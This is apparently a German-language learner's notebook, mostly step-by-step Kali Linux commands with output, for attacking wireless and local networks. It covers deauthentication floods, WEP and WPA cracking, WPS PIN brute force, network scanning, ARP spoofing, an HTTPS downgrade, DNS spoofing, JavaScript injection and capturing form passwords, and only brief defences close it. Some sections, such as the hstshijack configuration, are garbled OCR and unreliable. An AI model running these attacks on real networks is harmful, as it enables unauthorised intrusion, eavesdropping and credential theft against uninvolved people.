Netzwerke hacken

Preconnection-Attacken

Unter iwconfig sehen wir alle drahtlose Netzwerkschnittstellen.

Zum kommunizieren innerhalb eines Netzwerks verschicken die Geräte innerhalb Datenpakete. Die Datenpakete haben alle eine Quellenmacadresse und Zielmacadresse.

Wenn wir unseren Wlan-Adapter anschauen, sehen wir Mode:Managed.

Das bedeutet das unsere Kalilinuxmaschine nur Pakete empfangen kann, die als Zielmacadresse unser Kali-linux enthalten. Wir wollen aber alle Pakete empfange die innerhalb des Netzwerks herumgeschickt werden, sogar wenn Sie nicht für uns bestimmt sind. Dafür müssen wir Mode auf Monitor umstellen.

Für eine Änderung an der Netzwerkschnittstelle diese erst ausschalten, und danach mode umstellen:

Packet Sniffing Basics

1. Sich einen Überblick verschaffen über alle Netzwerke in Reichweite

```
# airodump-ng wlan0
CH 1 ][ Elapsed: 1 min ][ 2024-07-30 11:39 ][ interface wlan0 down
BSSID
                                #Data, #/s CH
                                                MB
                                                     ENC CIPHER
                                                                AUTH ESSID
                 PWR Beacons
3C:37:12:11:B7:41 -47
                                                    WPA2 CCMP
                         37
                                       0 11 360
                                                                PSK xyz
                                    0
                        191
195
192
06:A0:57:35:CD:EA -48
                                       0 6 130
                                                                PSK chaos-gast
                                                    WPA2 CCMP
                                   0 0 6 130
02:A0:57:35:CD:EA -48
                                                    WPA2 CCMP
                                                                PSK chaos-geschaeft
00:A0:57:35:CD:EA -48
                                   52
                                        0 6 130
                                                    WPA2 CCMP
                                                                PSK chaos1
B0:F2:08:8A:5E:6B -26
                          51
                                   38
                                        0 1 360
                                                    WPA2 CCMP
                                                                PSK chaosL
BSSID
                 STATION
                                   PWR
                                        Rate
                                                Lost
                                                              Notes Probes
                                                        Frames
(not associated) C0:38:96:1F:51:79 -71
                                         0 - 1
                                                   0
                                                            1
(not associated)
                 A4:D8:CA:04:CF:D5 -49
                                         0 - 1
                                                   23
                                                           16
                                         0 - 1
(not associated)
                 70:1C:E7:9B:58:02 -53
                                                   0
                                                            9
                                         0 - 1
(not associated)
                 32:52:7E:28:BD:1F
                                  -59
                                                   0
                                                           18
                                         0 - 1
                                                  0
(not associated)
                 DC:E9:94:B9:FC:34
                                  -75
                                                                      iPad
(not associated)
                                          0 - 1
                 38:B4:D3:EE:C2:96
                                   -63
                                                   0
                                                           33
                                                                      chaos1
(not associated)
                                          0 - 1
                                                    0
                                                            11
                 2A:C5:DF:7B:88:96
                                   -53
```

BSSID: MAC-Adresse vom Netzwerk

PWR: Signalstärke des Netzwerks

CH: Kanal

MB: Maximale Geschwindigket die das Netzwerk unterstützt

ENC: Encryption

ESSID: Netzwerkname

Falls der Netzwerkadapter diese Funktion unterstützt kann man mit einem erweierten befehl die 5GhZ Netzwerke sehen:

```
[root€ kali)-[~]
# airodump-ng --band a wlan0
```

Beide Frequenzbereiche sehen:

```
(root@kali)-[~]
# airodump-ng --band abg wlan0
```


```
(root@kali)-[~]
# airodump-ng --bssid 00:A0:57:35:CD:EA --channel 6 --write test wlan0
```

Dieser Befehl bedeutet: Ich möchte mit dem Tool airodump-ng auf dem Netzwerk mit der Macadresse 00:A0:57:35:CD:EA das auf dem Kanal 6 läuft die Geräte sehen die damit verbunden sind

```
CH 6 ][ Elapsed: 5 mins ][ 2024-07-26 14:07
BSSID
                                        #Data, #/s
                   PWR RXQ
                            Beacons
                                                    CH
                                                         MB
                                                              ENC CIPHER AUTH ESSID
00:A0:57:35:CD:EA
                                2852
                   -58 44
                                          409
                                                       130
                                                              WPA2 CCMP
                                                                           PSK chaos1
BSSID
                   STATION
                                       PWR
                                             Rate
                                                     Lost
                                                                     Notes Probes
00:A0:57:35:CD:EA 38:B4:D3:EE:C2:96
                                       -52
                                              0 -24e
                                                         0
                                                                  38
Quitting...
```

Der untere Bereich zeigt alle Geräte an, die mit diesem Netzwerk verbunden sind. In dem Verzeichnis in dem ich mich aktuell befinde wurde der ganze Traffic der Geräte aufgeschrieben. Da das Netzwerk WPA2-Encryption verwendet, sind die gefundenen Daten alle verschlüsselt.

Das einzige was man sich ableiten kann sind die Gerätenamen bzw. Die Namen der Chiphersteller. Ich öffne die Datei mit Wireshark und kann dies genauer betrachten:



Hier sieht man den Netzwerkverkehr in Wireshark

Deauthentifizierungsattacke:

Bei dieser Attacke wollen wir alle Geräte eines Netzwerks vom Netzwerk trennen. Dabei ändern wir unsere Mac-Adresse in die eines Geräts aus dem Netzwerks, und geben an dass wir uns trennen wollen vom Router. Danach ändern wir unsere Mac-Adresse in die des Routers um

Wir verwenden das Programm aireplay-ng und die Attacke –deauth welches eine Millionen Deauthentifizierungspakete sendet an den Router und an den Client, sodass der Client für eine lange Zeit getrennt ist vom Router. -a ist der Router und -c der Client. Wlan0 ist mein Wireless-Adapter welches im zuvor eingestellten Monitor mode ist.

Das sind die deauth-pakete die versendet werden.

WEP Netzwerk Cracking

WEP ist ein alter Sicherheistsstanard für Netzwerke.

- verwendet einen statischen Schlüssel. Dieser Schlüssel ist in der Regel auf allen Geräten im Netzwerk der selbe.
- IV (Initialisierungsvektor) = Zufallswert der zusammen mit dem WEP-Schlüssel eine verschlüsselung für das Datenpacket erstellt. Die IV wird mit jedem Packet übertragen.

Schwachstellen zum Ausnutzen:

- 1. Der WEP-Schlüssel ist über lange Zeiträume immer der gleiche.
- 2. Die IV-Länge ist mit 24Bit sehr kurz. In einem belebten Netzwerk können IV-Wiederholungen auftreten, sodass Muster erkannt und ausgenutzt werden können.

Crack-Lösung: Fake-Authentification:

Wir wollen dem Netzwerk sagen, dass wir uns mit ihm verbinden wollen, und dieser uns nicht ignorieren soll.

```
wlan0: flags=803<UP,BROADCAST,NOTRAILERS,PROMISC,ALLMULTI> mtu 1500
unspec C6-09-B5-FD-34-DD-00-87-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
RX packets 408199 bytes 49573676 (47.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Die MAC-Adresse vom wlan-adapter sind die ersten 12 Buchstaben mit Doppelpunkten dazwischen. Also: C6:09:B5:FD:34:DD

aireplay-ng –fakeauth 0 -a [Mac-Adresse von Ziel] -h [C6:09:B5:FD:34:DD [WLAN-Adapter-Mac]]

ARP Request Replay Attacke:

airreplay-ng –arpreplay -b [Mac-Adresse von ziel] -h [Mac-Adresse von Wlan-Adapter] wlan0

Diese Attacke wartet auf einen arp-Paket der an uns gesendet wird. Sobald wir einen Empfangen haben, tuen wir diesen ständig zurücksenden. Das zwing dasNetzwerk ständig neue IVs zu generieren, sodass wir genug IVs sammeln können um daraus unsere Muster zum cracken des Schlüssels ableiten zu könnenn

WPA / WPA2 Cracking

Cracken ohne Passwortwörterbuch

WPS – ein Feature das mit WPA/WPA2 verwendet werden kann.

Es ermöglicht Clients sich ohne ein Password mit dem Netzwerk zu verbinden. Das Feature ist gedacht für Geräte wie z.B. Drucker

- Die Authentififizierung wird gemacht mit einem 8-stelligen PIN-Code.
- -Diesen kann man innerhalb von kurzer Zeit knacken

Es funktioniert nur wenn PBC (Push Button Authentification) deaktiviert ist.

```
-(root⊛kali)-[~]
# wash --interface wlan0
                            WPS
                                  Lck
                                       Vendor
                                                  ESSID
                                                  chaosL
0:F2:08:8A:5E:6B
                    1
                        -27
                             2.0
                                  No
                                       Unknown
C:37:12:11:B7:41
                   11
                        -57
                             2.0
                                  No
                                        AtherosC
                                                  xyz
```

Dieser Befehl listet alle Netzwerke auf wo wps unterstützt wird. Die Spalte Lck steht für Locked und zeigt an ob die Funktionalität gesperrt ist oder nicht.

```
aireplay-ng --fakeauth 30 -a B0:F2:08:8A:5E:6B -h C6:09:B5:FD:34:DD wlan0
                                                       root@kali: ~ 104x27
send_packet called from resend_last_packet() send.c:161
^Csend_packet called from send_termination() send.c:142
[+] Nothing done, nothing to save.
  # reaver --bssid B0:F2:08:8A:5E:6B --channel 1 --interface wlan0 -vvvv --no-associate
```

Mit dem oberen Befehl machen wir alle 30 Sekunden wieder eine Fake Authentification Attacke (wir sagen dem Netzwerk dass wir uns mit ihm verbinden wollen, tun uns aber nicht verbinden.).

Mit dem unteren Befehl benutzen wir das Tool reaver um das 6-stellige Pin zu knacken, solange fakeauth eine verbindunga aufrechthält. Die Option -vvv sagt dass wir alle verfügbaren Informationen des Nagriffs sehen können. --no-associate sagt dass wir uns nicht authentifizieren sollen, da diese Funktion bei reaver Fehleranfällig ist.

```
Switching wlan0 to channel 1
  Waiting for beacon from B0:F2:08:8A:5E:6B
+] Received beacon from B0:F2:08:8A:5E:6B
+] Vendor: Unknown
PS: A new PIN configured (timeout=0)
PS: UUID - hexdump(len=16): [NULL]
PS: PIN - hexdump_ascii(len=8):
   31 32 33 34 35 36 37 30
                                                      12345670
PS: Selected registrar information changed
PS: Internal Registrar selected (pbc=0)
PS: sel_reg_union
PS: set_ie
PS: cb_set_sel_reg
PS: Enter wps_cg_set_sel_reg
PS: Leave wps cg set sel reg early
PS: return from wps_selected_registrar_changed
+] Trying pin "12345670"
+] Associated with B0:F2:08:8A:5E:6B (ESSID: chaosL)
+] Sending EAPOL START request
end_packet called from send_eapol_start() send.c:48
+] Received deauth request
```

So wird ein Bruteforceangriff durchgeführt, und es geht so lange die pincode liste durch bis das passende gefunden wurde.

Den WPA-Handshake abfangen

WPA-Handshake – Sind 4 Pakete die versendet werden wenn sich ein Client ins Netzwerk einloggt.

```
aireplay-ng --deauth 4 -a 00:A0:57:35:CD:EA -c 5E:CA:85:7B:D3:61 wlan0
                                             root@kali: ~ 104x27
CH 6 [ Elapsed: 1 min ][ 2024-07-30 12:12
BSSID
                   PWR RXO Beacons
                                      #Data, #/s CH
                                                       MB
                                                            ENC CIPHER AUTH ESSID
00:A0:57:35:CD:EA
                                765
                                         220
                                                   6 130
                  -57 39
                                                            WPA2 CCMP
                                                                        PSK chaos1
BSSID
                   STATION
                                      PWR
                                            Rate
                                                   Lost
                                                            Frames Notes Probes
00:A0:57:35:CD:EA 38:B4:D3:EE:C2:96
                                     -75
                                            0 - 1e
                                                       0
                                                              873
                                            0 -24e
00:A0:57:35:CD:EA 44:00:49:67:5D:63
                                     -50
                                                              548
                                                       0
Quitting...
 # airodump-ng --bssid 00:A0:57:35:CD:EA --channel 6 --write wpa_handshake wlan0
```

Im oberen fenster versuchen wir mithilfe von Deauthentification den Nutzer vom Netzwerk auszuloggen, damit der sich wieder von neuem verbindet. Bei der Neuverbindung sendet er den WPA-Handshake aus denn wir im unteren fenster empfangen und in eine textdatei reinschreiben.

Der WPA-Handshake gibt nur die information aus, ob ein eingegebenes Passwort korrekt ist oder nicht.

Eine Passwortliste erstellen

crunch [min][max][charakters] -t[pattern] -o[FileName]

Beispiel:

crunch 6 8 123abc\$ -o wordlist -t a@@@b

Wir verwenden das Tool crunch um eine Passwortliste zu erstellen, die alle möglichen Kombinationen der zeichenlänge 6-8 aufschreibt. Es soll alle kombinationen aufschreiben die mit den zeichen 123abc\$ möglich sind, und sie in eine Datei wordlist auschreiben. Die Kombinationen sollen mit a anfangen und b aufhören.

```
(root@ kali)-[~]
    # crunch 6 8 abc12 -o test.txt
Crunch will now generate the following amount of data: 4250000 bytes
4 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 484375
crunch: 100% completed generating output
```

Passwortlistenattacke:

Der MIC wird vom Router verwendet um zu sehen ob ein Loginpasswort korrekt ist.

Die anderen daten des WPA-Handshakes in Kombination mit dem Passowrt der Passwortliste ergeben ein MIC das mit dem MIC des Handshakes verglichen wird.

Wenn die beiden MICs übereinstimmen, haben wir das Passwort vom Netzwerk geknackt, ansonsten geht es die passwortliste weiter durch.

```
___(root⊗kali)-[~]
# aircrack-ng wpa_handshake-01.cap -w test<mark>.</mark>txt
```

Hier vergleichen wir den MIC des Handshakes mit dem MIC der in Kombination mit unserer Passwortiste(test.txt) erstellt wird.

Wie also sein WPA2 Netzwerk sichern?

- 1. Sicherstellen, dass WPS deaktiviert ist
- 2. Ein langes komplitziertes passwort verwenden, mit vielen Symbolen und Groß/Klein-Schreibung

Geräte im Netzwerk entdecken, in das man eingeloggt ist

```
___(root@kali)-[~]
_# netdiscover -c 10 -r 192.168.1.1/24 -i wlan0
```

Der Wlan-Adapter muss hierfür in eines der Netzwerke angemeldet sein.

1/24 gibt die range an in der gescannt werden soll Heißt von 1 is 255. -c 10 ist eine Maßnahme falls keine Geräte im Netzwerk erkannt werden. Sie stellt die Zeitspanne auf 10 Sekunden, die netdiscover für die Suche nach Geräten aufwenden soll.

```
root@kali: ~
                                                     root@kali: ~ 117x54
Currently scanning: Finished!
                                    Screen View: Unique Hosts
73 Captured ARP Reg/Rep packets, from 8 hosts.
                                                  Total size: 4066
  IP
                At MAC Address
                                                  MAC Vendor / Hostname
                                    Count
                                              Len
192.168.1.1
                                       10
                                              560 LANCOM Systems GmbH
                00:a0:57:24:b1:86
                                              560 LANCOM Systems GmbH
                                      10
192.168.1.230
                00:a0:57:24:b1:86
192.168.1.231
                00:a0:57:24:b1:86
                                      10
                                              560 LANCOM Systems GmbH
192.168.10.1
                00:a0:57:24:b1:86
                                      35
                                             1960 LANCOM Systems GmbH
                                                  Unknown vendor
192.168.10.77
                5e:ca:85:7b:d3:61
                                       3
                                             126
0.0.0.0
                00:11:32:d4:61:a9
                                       3
                                              180 Synology Incorporated
192.168.10.216 10:d1:dc:1f:01:12
                                        1
                                              60 INSTAR Deutschland GmbH
192.168.10.40
                3c:2a:f4:d0:17:24
                                        1
                                              60 Brother Industries, LTD.
```


Scannen der Geräte im Netzwerk mit nmap

```
nmap -sn 192.168.10.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-08 14:02 EDT
Illegal character(s) in hostname -- replacing with '*'
Illegal character(s) in hostname -- replacing with '*'
Nmap scan report for router-1781VA.intern (192.168.10.1)
Host is up (0.0046s latency).
MAC Address: 00:A0:57:24:B1:86 (Lancom Systems GmbH)
Nmap scan report for diskstation.intern (192.168.10.10)
Host is up (0.0021s latency).
MAC Address: 00:11:32:D4:61:A9 (Synology Incorporated)
Nmap scan report for ipcam_000dc5d8f4ae.intern (192.168.10.22)
Host is up (0.0058s latency).
MAC Address: 00:0D:C5:D8:F4:AE (EchoStar Global B.V.)
Nmap scan report for 192.168.10.31
Host is up (0.0021s latency).
MAC Address: 38:F7:CD:C6:3B:D7 (Shenzhen Madigi Electronic Technology)
Nmap scan report for ipcam_000dc5d8f626.intern (192.168.10.32)
Host is up (0.0020s latency).
MAC Address: 00:0D:C5:D8:F6:26 (EchoStar Global B.V.)
Nmap scan report for brn3c2af4d01724.intern (192.168.10.40)
Host is up (0.0022s latency).
```

Dieser Befehl zeigt auch die offenen Ports.

```
___(root⊗ kali)-[~]

# nmap -T4 -F 192.168.10.1/24
```



Mit diesem Befehl werden Infos über Ports und Betriebssystem der Clients angezeigt.

Man-In-The-Middle MITM-Attacken

Für eine Kommunikation zwischen Geräten im Netzwerk, sendet ein Gerät an alle Geräte im Netzwerk ein ARP-Request. Dabei fragt er nach einer bestimmten ip-adresse. Darauf sendet das Gerät mit dieser IP-Adresse ein ARP-Response. Es bestätigt, dass es die gewünschte IP hat, und sendet eine MAC-Adresse an den Anfrager.

Jedes Netzwerk hat eine ARP-List, die Ip-Adressen zu MAC-Adressen zuordnet.

```
__(root⊛kali)-[~]

_# arp -a
? (10.0.2.2) at 52:54:00:12:35:02 [ether] on eth0
```

ARP-Spoofing

Wir sagen dem Router, dass wir die Ip eines anderen Geräts im Netzwerk haben, und dem Opfer, dass wir die IP des Routers haben.

Somit hat man sich in der Mitte der Verbindung zwischen Client und Router gesetzt.

ARP-Spoofing ist möglich, da ARP-Responses vom Client akzeptiert, werden, sogar wenn keine ARP-Request gesendet wurde.

```
___(root⊗kali)-[~]
# arpspoof -i wlan0 -t 192.168.10.50 192.168.10.1
```

mit der ip des Gateways verknüpft ist

Hier teilen wir dem Opfer (192.168.10.50) mit, dass meine MAC-Adresse

```
(root⊕kali)-[~]
# arpspoof -i wlan0 -t 192.168.10.1 192.168.10.50
```

Hier sagen wir dem Router, dass meine MAC-Adresse mit der ip des Opfers verknüpft ist.

Jetzt denkt das Ziel, dass das Gateway ip di mac-adresse unseres Computers hat.

Hier sieht man wie sich die MAC-Adresse auf dem Target-rechner ändert, sobald wir arp-spoofing durchführen:

Mac-Adresse vor der Attacke:

Mac-Adresse nach der Attacke

Eine kleine Einstellung damit das Arp-Spoofing nicht abbricht:

```
(root@kali)-[~]
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Arp-Spoofing mit Bettercap:

Bettercap starten

```
—(root⊛kali)-[/home/kali/Documents]
—# bettercap -iface wlan0
```

Mit diesem Befehl werden Cleints im netzwerk gefunden

```
92.168.10.0/24 > 192.168.10.190 » net.probe on
```

Mit dieser Einstellung führen wir die Attacke gegen Ziel und Gateway aus

```
192.168.10.0/24 > 192.168.10.190 » set arp.spoof.fullduplex true
```

Hier geben wir unser Target an

So starten wir die Attacke.

```
192.168.10.0/24 > 192.168.10.190 » arp.spoof on
```

Mit diesem
Befehl fangen
wir die Requests ab,
die auf dem Targetcomputer stattfinden.

```
192.168.10.0/24 > 192.168.10.190 » net.sniff on
```

» set arp.spoof.targets 192.168.10.50

Fconfig w

z.B. Hier rufe ich eine Http-Webseite auf:

Befehl um seine eigenen Bettercap skripte aufzurufen

Ins Verzeichnis wechseln, wo das Skript liegt, und dann : └─# bettercap -caplet arpSpoofBettercapScriptCustom.cap wlan0

Daten einer HTTPS-Website abfangen, bei einer Man-in-the-middleattacke

Die meisten Websites nutzen in der Regel https. Dies ermöglicht eine verschlüsselte Kommunikation zwischen Client und Webserver . Um Netsniffing durchzuführen, und die Inhalte einer Website vom Ziel abzufangen, muss man HTTPS zu HTTP downgraden.


Dafür dieses Bettercap-Skript ausführen:

net.probe on set arp.spoof.fullduplex true set arp.spoof.targets 192.168.10.50 arp.spoof on set net.sniff.local true net.sniff on

Danach dieses Skript.

Dieses ist in Bettercap schon vorhanden, und ist veranwortlich für das Downgraden von https auf http

Jetzt wurde auf dem Zielrechner einen https-Seite zu einer http-Seite downgegraded.



HSTS

Die meisten Browser haben eine Liste von Websiten die nur mit https aufgerufen werden sollen. Da diese Liste lokal auf dem Rechner des Ziels gespeichert ist, kann man darauf in der Regel nicht zugreifen. Man kann jedoch den Browser dazu bringen andere Websites zu laden. Es werden alle Links von HSTS-Websites mit ähnlichen Links ersetzt. Das funktioniert nur wenn man in der suchmaschine auf den Link klickt. Wenn man z.B. in der Suchleiste facebook.com eingibt, kann es nicht ausgetauscht werden.

z.B. facebook.com → facebook.com

Hier habe ich die hstshijack.cap datei geöffnet. Zum ersetzen muss man unter hstshijack.targets die zu ersetzende Seite angeben, und unter hstshijack.replacements das durch was der Link im Browser ersetzt werden soll.

```
| Some and a comparison of the comparison of the
```

Was ist DNS? Das Domain Name System wandelt menschenlesbare Domainnamen in Ip-Adressen um.

Wenn der Benutzer z.B. google.com im Browser eingibt, wird die Einagbe an den DNS-Server gesendet. Der DNS-Server antwortet mit der ip-Adresse wo sich die Website befindet, und der Broswer lädt die entsprechenden Daten von dem web-Server zum anzeigen der Seite.

Als Man-in-the-middle können wir sie auf eine andere website weiterleiten.

Dafür starten wir unseren eigenen lokalen Apache-Webserver.

```
___(root⊛kali)-[/home/kali/Documents]
_# service apache2 start
```

Der Dateipfad für unsere lokale Website: /var/www/html/


Mit diesem Befehl wird die Attacke bei jeder Dns-Abfrage vom Ziel ausgeführt.

» set dns.spoof.all true

Mit diesem Befehl werden die Domains der seiten angegeben, bei dennen dnsSpoofign ausgeführt werde soll.

set dns.spoof.domains google.com

Attacke starten



Javascriptcode Injection

Unter set hstshijack.payloads

```
set hstshijack.log /home/kali/Documents/hstshijack/ssl.log
set hstshijack.ignore *
set hstshijack.ignore *
set hstshijack.ignore set of stabijack.ignore set of stabijack.ignore set hstshijack.rom,*-iarcebook.com,*-facebook.com,apple.com,*-apple.com,ebay.com,*-ebay.com,*-instagram.com,instagram.com,*-
github.com,github.com,s-tiktok.com,amazon.com,*-amazon.com
set hstshijack.replacements
twitter.com,facebook.com,*-facebook.corn,apple.corn,*-apple.corn,ebay.corn,*-ebay.corn,*-instagram.corn,instagram.corn,*-github.corn,github.corn,*-tiktok.corn,amazon.corn,*-amazon.corn
set hstshijack.offscafe false
set hstshijack.encode false
set hstshijack.encode false
set hstshijack.encode set hstshijack.encode set hstshijack.encode set hstshijack.encode
set hstshijack.encode false
set hstshijack.encode false
set hstshijack.encode false
set hstshijack.encode set hstshijack.encode
set hstshijack.encode false
set hstshijack.encode
set hstshijack.encom,*.ebay.com,*.instagram.com,*.instagram.com,*.instagram.com,*.in
```


fügen ich den Pfad zu meinem Javascriptcode ein, der ausgeführt werden soll.

Wireshark

Analysiert Daten, die durch dein Interface(z.B. Wlan-Adapter) fließen. Analysiert Daten die man gesammelt hat mit anderen Tools wie Bettercap.

Hier überwache ich Daten auf meinem eigenen Rechner. Ich habe den Filter auf http gestellt,

Hier sehe ich eine http-Anfrage an vulnweb.com



Gan an der rechten Seite, kann man pfeile erkennen. Pfeile die nach rechts zeigen sind Requests, Pfeile die nach links zeigen sind Reponses

```
49116 -16.678951157 192.229.221.95

50628 -6.621547814 10.0.2.15

50659 -6.428449171 44.228.249.3


57864 61.053999232 10.0.2.15

57870 61.067640166 192.229.221.95
```

Passwörter abfangen

Hier schaue ich unter info nach post-Request, weil so normalerwiese formulare versendet werde.

Wenn ich draufklick werden mir die Daten angezeit die über das Formular geschickt wurden.



Fake Access Point-Attacke

Wir erstellen bei dieser Attacke ein eigenes Netzwerk, bei der unser Computer die Funktion eines Routers übernimmt. Clients loggen sich in unserem Netzwerk ein, und wir werden automatisch zum Man-in-the-Middle, da wir die Funktions des Routers übernhemen.

Tools um ARP-Attacken zu erkennnen: XARP

Wie verhindert man MITM-Attacken

- HTTPS everywhere plugin für Browser installieren
- Nutzen eines VPN

WAS HTTPS everywhere und ähnliches nicht kann

- verschlüsseln nicht die Domains der Websites die besucht wurden
- nicht wirksam bei Websites die kein https unterstützen

VPN

Beim Nutzen einer VPN werden jegliche Anfragen an den VPN-Server gesendet in einem verschlüsselten Datenstrom. Danach wird vom VPN-Server die Anfrage zum Ziel weitergeleitet. Umgekehrt durchlaufen Antworten auch einen Weg über VPN. Nur der VPN-Anbieter kann den Datenstrom einsehen